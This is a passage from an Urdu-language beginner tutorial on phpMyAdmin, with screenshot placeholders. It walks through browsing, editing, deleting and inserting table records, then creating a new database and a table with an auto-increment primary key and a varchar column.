
جب آپ انٹر کریں گے تو تھوڑی دیر میں یہ آپکے براؤزر میں لوڈ ہو جائے گا۔



بائیں طرف آپکو ڈیٹابیسز کا ایک کمبوبکس نظر آ رہا ہے جہاں آپکے تمام ڈیٹابیس ایک لسٹ کی شکل میں موجود ہونگے۔ اب آپ اس سے School کے ڈیٹابیس کو سلکٹ کریں تو تھوڑی دیر میں ڈیٹابیس سلکٹ ہو جائے گا اور اسمیں موجود ٹیبلز بائیں طرف ایک لسٹ کی شکل میں آ جائیں گے۔





اب آپ result کے ٹیبل پر کلک کریں تو دائیں طرف اسمیں موجود کالمز مکمل تفصیل کے ساتھ آپکو نظر آ جائیں گے۔




نیچے آپکو ایک پٹی بھی نظر آ رہی ہے جسکے ذریعے آپ کالمز کے ساتھ مختلف کام سرانجام دے سکتے ہیں یعنی کسی کالم کو ختم کرنا، تبدیل کرنا وغیرہ۔

سب سے اوپر ایک اور مینو بار آپکو نظر آ رہا ہے جسمیں سب سے پہلے browse ہے جسکے ذریعے آپ اپنے ٹیبل کا ڈیٹا دیکھ سکتے ہیں مثلاً آپ اسکو کلک کریں تو ٹیبل کے ریکارڈز سامنے آ جائیں گے۔






یہاں آپکو ٹیبل کے اندر ریکارڈز نظر آ رہے ہیں۔ آپ انکو sort کر سکتے ہیں، انمیں آپ پن پر کلک کر کے کسی ریکارڈ کو اپ ڈیٹ کر سکتے ہیں یا کراس کے نشان پر کلک کرنے سے ایک ریکارڈ کو ختم کر سکتے ہیں۔ اب آپ دوبارہ result پر کلک کریں اور واپس آ جائیں۔ ریکارڈ انسرٹ کرنے کیلئے اوپر navigation بار سے insert پر کلک کریں تو آپ کے سامنے ایک فارم آ جائے گا جہاں آپ values میں ویلیوز لکھیں اور Go کے بٹن پر کلک کرتے جائیں۔ یہاں بھی نیچے آپ کے پاس مختلف آپشن ہوتے ہیں آپ ان سب کو باری باری چیک کریں کہ یہ کیا کام کرتے ہیں۔




نیا ڈیٹا بیس بنانے کیلئے PHPmyadmin کے لوگو کے نیچے Home کے بٹن پر کلک کریں یہاں آپ کو ایک ٹیکسٹ بکس نظر آ رہا ہے جس کے اوپر لکھا ہے Create New Database۔ اس ڈیٹا بیس میں آپ ایک نام لکھیں مثلاً mydb اور create کے بٹن پر کلک کریں تو تھوڑی دیر میں mydb کے نام سے ایک نیا ڈیٹا بیس بن جائے گا اور بائیں طرف لسٹ میں سلکٹ بھی ہو جائے گا۔




اب نیا ٹیبل بنانے کیلئے بائیں طرف mydb کے لنک پر کلک کریں تو دائیں طرف ایک ٹیکسٹ بکس نظر آ جائے گا۔ یہاں آپ اپنے ٹیبل کا نام لکھیں اور اسمیں آپ نے جتنے کالم بنانے ہیں وہ بھی دے دیں اور اور GO کے بٹن پر کلک کریں۔ جیسے کہ میں نے ٹیبل کو mynewtable اور کالمز میں 2 دیئے ہیں۔


تھوڑی دیر میں مندرجہ ذیل فارم آپ کے سامنے آ جائے گا۔ چونکہ ہم نے 2 فیلڈ ڈالنے کو کہا تھا اسلئے آپکے پاس دو فارمز ہونگے۔ field کے اندر آپ نے کالم کا نام لکھنا ہے جیسے کہ میں نے لکھا ہے id۔ اسکے بعد اسکا ڈیٹا ٹائپ سلکٹ کرنا ہے آپ نے INT سلکٹ کرنا ہے۔ پہلے کالم کو ہم نے primary key بھی بنانا ہے اسلئے آخر پر options سے primary key کو سلکٹ کرنا ہے۔ اس کالم کو auto_increment بھی بنانا ہے اسلئے Extra سے AUTO_INCREMENT بھی سلکٹ کر دیں۔ دوسرے کالم میں آپ field میں name ڈیٹا ٹائپ سے varchar، Length/value میں 50 دینا ہے۔ اسکے بعد بالکل آخر میں ایک Save کا بٹن ہے اور ساتھ ایک اور آپشن ہے add کا۔ یعنی اگر آپ save کو کلک کریں گے تو ٹیبل بن جائے گا اور اگر آپ نے کچھ اور بھی کالم شامل کرنے ہیں تو پھر add کے ٹیکسٹ 